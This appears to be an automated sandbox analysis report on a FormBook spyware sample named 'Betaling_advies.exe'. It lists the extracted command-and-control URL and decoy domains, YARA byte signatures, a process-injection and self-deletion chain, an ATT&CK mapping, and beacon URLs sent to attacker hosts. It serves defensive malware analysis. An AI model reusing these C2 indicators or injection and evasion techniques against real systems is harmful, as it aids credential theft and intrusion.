ID: 383925
Sample Name:
Betaling_advies.exe
Cookbook: default.jbs
Time: 12:36:48
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report Betaling_advies.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 12
Contacted Domains 12
Contacted URLs 12
URLs from Memory and Binaries 13
Contacted IPs 14
Public 14
General Information 15
Simulations 16
Behavior and APIs 16
Joe Sandbox View / Context 16
IPs 16
Domains 22
ASN 23
JA3 Fingerprints 24
Dropped Files 24
Created / dropped Files 24
Static File Info 25
General 25
File Icon 25
Static PE Info 26
General 26
Entrypoint Preview 26

Rich Headers 27
Data Directories 27
Sections 27
Resources 27
Imports 28
Possible Origin 28
Network Behavior 28
Snort IDS Alerts 28
Network Port Distribution 29
TCP Packets 29
UDP Packets 30
DNS Queries 32
DNS Answers 33
HTTP Request Dependency Graph 34
HTTP Packets 34
Code Manipulations 39
Statistics 39
Behavior 39
System Behavior 39
Analysis Process: Betaling_advies.exe PID: 6992 Parent PID: 5856 39
General 39
File Activities 40
File Created 40
File Deleted 41
File Written 41
File Read 42
Analysis Process: Betaling_advies.exe PID: 7028 Parent PID: 6992 43
General 43
File Activities 43
File Read 43
Analysis Process: explorer.exe PID: 3424 Parent PID: 7028 44
General 44
File Activities 44
Analysis Process: colorcpl.exe PID: 6548 Parent PID: 3424 44
General 44
File Activities 44
File Read 44
Analysis Process: cmd.exe PID: 5804 Parent PID: 6548 45
General 45
File Activities 45
Analysis Process: conhost.exe PID: 5792 Parent PID: 5804 45
General 45
Disassembly 45
Code Analysis 45


Analysis Report Betaling_advies.exe

Overview


General Information

Sample Name:	Betaling_advies.exe
Analysis ID:	383925
MD5:	5011945cdee260..
SHA1:	c0e27a58017d0c..
SHA256:	96bd9ed85e93c3..
Tags:	exe Formbook geo NLD
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- Betaling_advies.exe (PID: 6992 cmdline: 'C:\Users\user\Desktop\Betaling_advies.exe' MD5: 5011945CDEE260FB8688B06568D007B3)
  - Betaling_advies.exe (PID: 7028 cmdline: 'C:\Users\user\Desktop\Betaling_advies.exe' MD5: 5011945CDEE260FB8688B06568D007B3)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - colorcpl.exe (PID: 6548 cmdline: C:\Windows\SysWOW64\colorcpl.exe MD5: 746F3B5E7652EA0766BA10414D317981)
        - cmd.exe (PID: 5804 cmdline: /c del 'C:\Users\user\Desktop\Betaling_advies.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5792 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.werealestatephotography.com/hw6d/"
  ],
  "decoy": [
    "medicare101now.com",
    "danahillathletics.com",
    "realjobexpert.com",
    "boulderhalle-hamburg.com",
    "idoweddinghair.com",
    "awdcompanies.com",
    "thevillaflora.com",
    "neutrasystems.com",
    "allwest-originals.com",
    "designtehengsg.com",
    "thenewyorker.computer",
    "ladybugtubs.com",
    "silina-beauty24.com",
    "mifangtu.com",
    "fashionbranddeveloper.com",
    "istanbulhookah.com",
    "askyoyo.com",
    "osaka-computer.net",
    "conegenie.com",
    "agteless.com",
    "carsoncredittx.com",
    "wellalytics.com",
    "onjulitrading.com",
    "thelocallawnmen.com",
    "loanascustomboutique.com",
    "ohcaftanmycaftan.com",
    "ardor-fitness.com",
    "benzinhayvancilik.com",
    "apthaiproperty.com",
    "maxim.technology",
    "dfch18.com",
    "davaoaffordablecondo.com",
    "sueshemp.com",
    "missmaltese.com",
    "lakecountrydems.com",
    "lastminuteminister.com",
    "sofiascelebrations.com",
    "socialaspecthouston.com",
    "rechnung.pro",
    "kathyscrabhouse.com",
    "themusasoficial.com",
    "reversemortgageloanmiami.com",
    "vrventurebsp.com",
    "whatalode.com",
    "xh03.net",
    "qiqihao.site",
    "specstrii.com",
    "organicfarmteam.com",
    "codebinnovations.net",
    "kizunaservice.com",
    "lboclkchain.com",
    "frorool.com",
    "dpok.network",
    "desafogados.com",
    "vestblue.net",
    "forguyshere.com",
    "recordprosperity.info",
    "theballoonbirds.com",
    "adityabirla-loan.com",
    "midgex.info",
    "qishuxia.com",
    "panopticop.com",
    "gd-kangda.com",
    "hotelbrainclub.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000001.650199576.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000001.650199576.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000001.650199576.0000000000400000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.691540714.00000000009C0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.691540714.00000000009C0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Betaling_advies.exe.2680000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.Betaling_advies.exe.2680000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.Betaling_advies.exe.2680000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
0.2.Betaling_advies.exe.2680000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.Betaling_advies.exe.2680000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Security Software Discovery 1 4 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	System Information Discovery 1 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Betaling_advies.exe	15%	ReversingLabs	Win32.Spyware.Noon	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
7.2.colorcpl.exe.4bd7960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.colorcpl.exe.2972508.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.Betaling_advies.exe.2680000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.Betaling_advies.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.Betaling_advies.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.dfch18.com/hw6d/?DnbLu=PD6zFQZ0feRnIFnqRgwh7WYr9HBCLrLQfeEKpwQ3SsDBQ385jeUvmpjltj5zrHZAx7on&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://www.werealestatephotography.com/hw6d/?DnbLu=um+iqA/SlswPLY/3czDk0wl6oY0PgWYbosSPlOYlzmcZrAL5djGLa7ExvPa80BRt3GVX&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://https://www.werealestatephotography.com/hw6d/?DnbLu=um	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.kathyscrabhouse.com/hw6d/?DnbLu=g+1Vjsk4w8x2RD/Kt8Hxup0r2HreN3Gf6VbT6qUlKeSViUJ1r397pmudv9cb4ekjB+95&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
www.werealestatephotography.com/hw6d/	0%	Avira URL Cloud	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.specstrii.com/hw6d/?DnbLu=liUUmeNwmzZIwBY6jv8olF4RAcLcRfzkTrlXtYyMQXecYFYW1rp8TEFuPJqz5eLrlk+J&EzuxZl=3fX4qpLxXJu	100%	Avira URL Cloud	malware	
http://www.thenewyorker.computer/hw6d/?DnbLu=Y1unV92ZJUSuuBS+wJtUBQ3HA2/A73jU4dZUG/XKFhicVa7REK6SIV0eE0B/9G03nb8G&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://www.allwest-originals.com/hw6d/?DnbLu=9ueW5jgNjqHYG2FKt2LGoCq6SuP7mnM61J0YxzvwfvA6U9wxZN+9uCYbtAS/FF4JJope&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://www.organicfarmteam.com/hw6d/?DnbLu=D7dtfgb1ASpTWXzDTTkBm63TDYSh3Sz8xx3t4TS2wXC5rygslUZX2+E35rBVQjv7JKAU&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.osaka-computer.net/hw6d/?DnbLu=JJCdylcTzsLZbxD+F44msifm3t5O58VGmPPtm/HjqScxgR1v9JyEBvOVGIsgPNAdlWCx&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.neutrasystems.com/hw6d/?DnbLu=eQ0CjYjVQ3ZWFLT9z9t5AWcWjesy46k9o3/PiW4fNWDoBcoO4PdNNvWWcbIpStJgY1Xn&EzuxZl=3fX4qpLxXJu	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ladybugtubs.com	34.102.136.180	true	false		unknown
www.werealestatephotography.com	35.208.69.149	true	true		unknown
allwest-originals.com	34.102.136.180	true	false		unknown
boulderhalle-hamburg.com	81.169.145.150	true	true		unknown
specstrii.com	34.102.136.180	true	false		unknown
osaka-computer.net	107.178.109.19	true	true		unknown
www.carsoncredittx.com	192.155.168.82	true	false		unknown
www.kathyscrabhouse.com	192.187.111.219	true	true		unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	false		unknown
parkingpage.namecheap.com	198.54.117.218	true	false		high
www.neutrasystems.com	52.128.23.153	true	true		unknown
www.dfch18.com	156.241.53.253	true	true		unknown
www.ladybugtubs.com	unknown	unknown	true		unknown
www.boulderhalle-hamburg.com	unknown	unknown	true		unknown
www.osaka-computer.net	unknown	unknown	true		unknown
www.allwest-originals.com	unknown	unknown	true		unknown
www.thenewyorker.computer	unknown	unknown	true		unknown
www.loanascustomboutique.com	unknown	unknown	true		unknown
www.wellalytics.com	unknown	unknown	true		unknown
www.themusasoficial.com	unknown	unknown	true		unknown
www.specstrii.com	unknown	unknown	true		unknown
www.organicfarmteam.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.dfch18.com/hw6d/?DnbLu=PD6zFQZ0feRnIFnqRgwh7WYr9HBCLrLQfeEKpwQ3SsDBQ385jeUvmpjltj5zrHZAx7on&EzuxZl=3fX4qpLxXJu	true	• Avira URL Cloud: safe	unknown
http://www.werealestatephotography.com/hw6d/?DnbLu=um+iqA/SlswPLY/3czDk0wl6oY0PgWYbosSPlOYlzmcZrAL5djGLa7ExvPa80BRt3GVX&EzuxZl=3fX4qpLxXJu	true	• Avira URL Cloud: safe	unknown
http://www.kathyscrabhouse.com/hw6d/?DnbLu=g+1Vjsk4w8x2RD/Kt8Hxup0r2HreN3Gf6VbT6qUlKeSViUJ1r397pmudv9cb4ekjB+95&EzuxZl=3fX4qpLxXJu	true	• Avira URL Cloud: safe	unknown
www.werealestatephotography.com/hw6d/	true	• Avira URL Cloud: safe	low
http://www.specstrii.com/hw6d/?DnbLu=IiUUmeNwmzZlwBY6jv8olF4RAcLcRfzkTrlXtYyMQXecYFYW1rp8TEFuPJqz5eLrlk+J&EzuxZl=3fX4qpLxXJu	false	• Avira URL Cloud: malware	unknown
http://www.thenewyorker.computer/hw6d/?DnbLu=Y1unV92ZJUSuuBS+wJtUBQ3HA2/A73jU4dZUG/XKFhicVa7REK6SIV0eE0B/9G03nb8G&EzuxZl=3fX4qpLxXJu	true	• Avira URL Cloud: safe	unknown
http://www.allwest-originals.com/hw6d/?DnbLu=9ueW5jgNjqHYG2FKt2LGoCq6SuP7mnM61J0YxzvwfvA6U9wxZN+9uCYbtAS/FF4JJope&EzuxZl=3fX4qpLxXJu	false	• Avira URL Cloud: safe	unknown
http://www.organicfarmteam.com/hw6d/?DnbLu=D7dtfgb1ASpTWXzDTTkBm63TDYSh3Sz8xx3t4TS2wXC5rygslUZX2+E35rBVQjv7JKAU&EzuxZl=3fX4qpLxXJu	false	• Avira URL Cloud: safe	unknown

